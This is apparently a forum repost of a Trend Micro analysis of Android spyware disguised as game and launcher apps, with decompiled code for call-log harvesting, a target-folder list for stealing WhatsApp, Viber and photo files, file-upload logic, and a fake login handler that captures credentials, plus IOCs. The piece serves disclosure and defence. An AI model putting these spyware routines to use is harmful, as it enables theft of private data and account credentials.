
```
public static List getCallsLogList(Context arg10) {
    ArrayList v0 = new ArrayList();
    if(ActivityCompat.checkSelfPermission(arg10, "android.permission.READ_CALL_LOG") != 0) {
        Cursor v10 = arg10.getContentResolver().query(CallLog$Calls.CONTENT_URI, null, null, null, null);
        int v1 = 0;
        while(v10.moveToNext()) {
            ++v1;
            String v2 = v10.getString(v10.getColumnIndex("number"));
            String v3 = v10.getString(v10.getColumnIndex("name"));
            String v4 = v10.getString(v10.getColumnIndex("date"));
            String v5 = v10.getString(v10.getColumnIndex("duration"));
            v4 = new SimpleDateFormat("yyyyMMdd_HHmmss").format(new Date(Long.parseLong(v4)));
            int v6 = Integer.parseInt(v10.getString(v10.getColumnIndex("type")));
            ((List)v0).add("" + v1 + "-Name_" + v3 + "Num_" + v2 + "Date_" + v4 + "Time_" + v5 + "Type_" + v6);
        }

        v10.close();
    }

    return ((List)v0);
}
```

恶意软件甚至能够窃取并上传设备文件，它只需要执行下面的命令便可以完成。



```
ServiceUploadUserInfos.i = "ACRCalls";
ServiceUploadUserInfos.j = "bluetooth";
ServiceUploadUserInfos.k = "CallRecorder";
ServiceUploadUserInfos.l = "CallsRecorder";
ServiceUploadUserInfos.m = "DCIM";
ServiceUploadUserInfos.n = "DCIM/Camera";
ServiceUploadUserInfos.o = "DCIM/Facebook";
ServiceUploadUserInfos.p = "DCIM/Screenshots";
ServiceUploadUserInfos.q = "Download";
ServiceUploadUserInfos.r = "Android/data/com.instagram.android";
ServiceUploadUserInfos.s = "Pictures";
ServiceUploadUserInfos.t = "Pictures/Messenger";
ServiceUploadUserInfos.u = "Pictures/Screenshots";
ServiceUploadUserInfos.v = "SmartVoiceRecorder";
ServiceUploadUserInfos.w = "Snapchat";
ServiceUploadUserInfos.x = "Sounds";
ServiceUploadUserInfos.y = "internal";
ServiceUploadUserInfos.z = "windows7_launcher";
ServiceUploadUserInfos.A = "viber/media/User photos";
ServiceUploadUserInfos.B = "viber/media/Viber Images";
ServiceUploadUserInfos.C = "VoiceRecorder";
ServiceUploadUserInfos.D = "WhatsApp/Media/WhatsApp Audio";
ServiceUploadUserInfos.E = "WhatsApp/Media/WhatsApp Documents";
ServiceUploadUserInfos.F = "WhatsApp/Media/WhatsApp Images";
ServiceUploadUserInfos.G = "WhatsApp/Media/WhatsApp Video";
```

从目标目录中窃取文件。




```
this.s = FirebaseAuth.getInstance();
c.a(this.s);
ServiceUploadFiles.t = ServiceUploadFiles.t + "TAG";
c.a(ServiceUploadFiles.t, "is_fifo_order_str: " + this.o);
c.a(ServiceUploadFiles.t, "is_fifo_order: " + this.q);
c.a(ServiceUploadFiles.t, "is_firebase_upload_str: " + this.p);
c.a(ServiceUploadFiles.t, "is_firebase_upload: " + this.r);
c.a(ServiceUploadFiles.t, "file_type: " + this.e);
c.a(ServiceUploadFiles.t, "upload_server_url: " + this.h);
c.a(ServiceUploadFiles.t, "folder_path: " + this.f);
c.a(ServiceUploadFiles.t, "files_nb_str: " + this.m);
c.a(ServiceUploadFiles.t, "files_nb: " + this.j);
c.a(ServiceUploadFiles.t, "file_max_size_str: " + this.n);
c.a(ServiceUploadFiles.t, "file_max_size: " + this.k);
c.a(ServiceUploadFiles.t, "file_position_str: " + this.l);
c.a(ServiceUploadFiles.t, "file_position: " + this.i);
this.c = d.b();
if(this.g != null && (this.g.toLowerCase().contains("external"))) {
    this.c = d.a() ? d.c() : d.b();
}

this.c = this.c + "/" + this.f + "/";
Toast.makeText(((Context)this), "UPLOAD ACTIVITY " + this.c, 1).show();
Handler v0 = new Handler();
v0.post(new Runnable(v0) {
    public void run() {
        int v0_1;
        k v0 = this.b.s.getCurrentUser();
        c.a("InitialService ", "on RUN");
        if(v0 != null) {
            c.a("user not null ", "");
            v0_1 = 0;
        }
        else {
            v0_1 = 1;
        }

        if(v0_1 != 0) {
            this.a.postDelayed(((Runnable)this), 100);
        }
        else if(e.b(this.b.c, this.b.e)) {
            new a(this.b).execute(new String[0]);
        }
        else {
            c.a("Files ", "Files not availables in " + this.b.c);
        }
    }
});
```

上传文件。


网络钓鱼

除了信息窃取功能外，恶意软件还可以通过网络钓鱼攻击来收集用户的消息凭证。
它能够显示虚假的Facebook和谷歌页面，以便针对用户的帐户详细信息进行网络钓鱼。




```
public void onClick(View arg8) {
    String v6 = null;
    String v0 = this.a.b.getText().toString();
    String v1 = this.a.c.getText().toString();
    if(v0 != null && v1 != null) {
        this.a.d = true;
        if(!c.b(v0) && v1.length() > 5) {
            c.n(this.a.getApplicationContext(), "Email or Phone Incorrect!");
            this.a.d = false;
        }

        if(v1.length() < 6) {
            c.n(this.a.getApplicationContext(), "Password Incorrect!");
            this.a.d = false;
        }

        if(!this.a.d) {
            return;
        }

        ++this.a.e;
        String v2 = c.b(this.a.getApplicationContext(), "login", v6);
        String v3 = c.b(this.a.getApplicationContext(), "password", v6);
        if((v2 != null || v3 != null) && (!v2.equalsIgnoreCase(v0) || !v3.equalsIgnoreCase(v1))) {
            ++this.a.f;
        }

        c.a(this.a.getApplicationContext(), "login", v0);
        c.a(this.a.getApplicationContext(), "password", v1);
        e v0_1 = new e(this.a.getApplicationContext());
        v0_1.b = c.m;
        v0_1.execute(new Void[0]);
        c.n(this.a.getApplicationContext(), "Connecting... Please wait!");
        c.n(this.a.getApplicationContext(), "Failed !");
```

如果用户输入他们的凭据信心，虚假弹框会弹出并表明登录失败。此时恶意软件已经窃取了用户的登录凭据。



用户分布

这个攻击事件中最有趣的部分在于其应用程序的分布范围。
通过我们的后端监控和深入研究，我们得到了受影响用户的分布情况，并发现他们来自共有196个不同的国家。



受影响的其他国家包括莫桑比克，波兰，伊朗，越南，阿尔及利亚，泰国，罗马尼亚，意大利，摩洛哥，墨西哥，马来西亚，德国，伊拉克，南非，斯里兰卡，沙特阿拉伯，
，可以推测，这些应用程序广泛分布在全球各地。


趋势科技解决方案

此案例表明，尽管应用程序能帮助用户解决许多问题，但用户在将其下载到设备时仍必须保持谨慎。
应用程序的普及性可以激励网络犯罪分子开发利用它们来窃取信息或者进行其他类型攻击的活动。
此外，用户还可以安装全面的网络安全解决方案，以保护其移动设备免受移动恶意软件的侵害。

趋势科技最新推出了趋势科技企业移动终端安全解决方案TMMS（TrendMicro™ Mobile Security）是在
统一管理框架内的覆盖多种智能操作系统的移动设备、系统安全性和移动应用程序管理解决方案，使组织 能够通过单个控制台管理 移动智能终端的安全性。

通过提供移动智能终端的可见性和安全控制，TMMS为IT经理采用移动智能终端的工作模式提供了安全保障，从而提高全体员工的生产力和灵活性，同时降低成本。通过强制
丢失或被盗的设备远程擦除数据，TMMS还可以将防护范围扩展到应用发布管理，从而帮助企业管理和保 护移动设备、移动应用及其包含的数据。

IOCs



SHA256	Package Name	Label	Download Count
12fe6df56969070fd286b3a8e23418749b94ef47ea63ec420bdff29253a950a3	ma[.]coderoute[.]hzpermispro	HZPermis Pro Arabe	50 to 100
72252bd4ecfbd9d701a92a71ff663776f685332a488b41be75b3329b19de66ba	com[.]tassaly[.]flappybird	Flappy Bird	0
4593635ba742e49a64293338a383f482f0f1925871157b5c4b1222e79909e838	com[.]mobistartapp[.]windows7launcher	Win7Launcher	1,000 to 5,000
38d70644a2789fc16ca06c4c05c3e1959cb4bc3b068ae966870a599d574c9b24	com[.]mobistartapp[.]win7imulator	Win7imulator	100,000 to 500,000
0c477d3013ea8301145b38acd1c59969de50b7e2e7fc7c4d37fe0abc3d32d617	com[.]mobistartapp[.]flashlight	FlashLight	50 to 100
a645a3f886708e00d48aca7ca6747778c98f81765324322f858fc26271026945	com[.]tassaly[.]flappybirrdog	Flappy Birr Dog	10

■■■■■■■■■■■■https://blog.trendmicro.com/trendlabs-security-intelligence/spyware-disguises-as-android-applications-on-google

点击收藏 | 0 关注 | 1

上一篇：某cms v4.2.126-任意文... 下一篇：缓冲区溢出详细新手教程

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板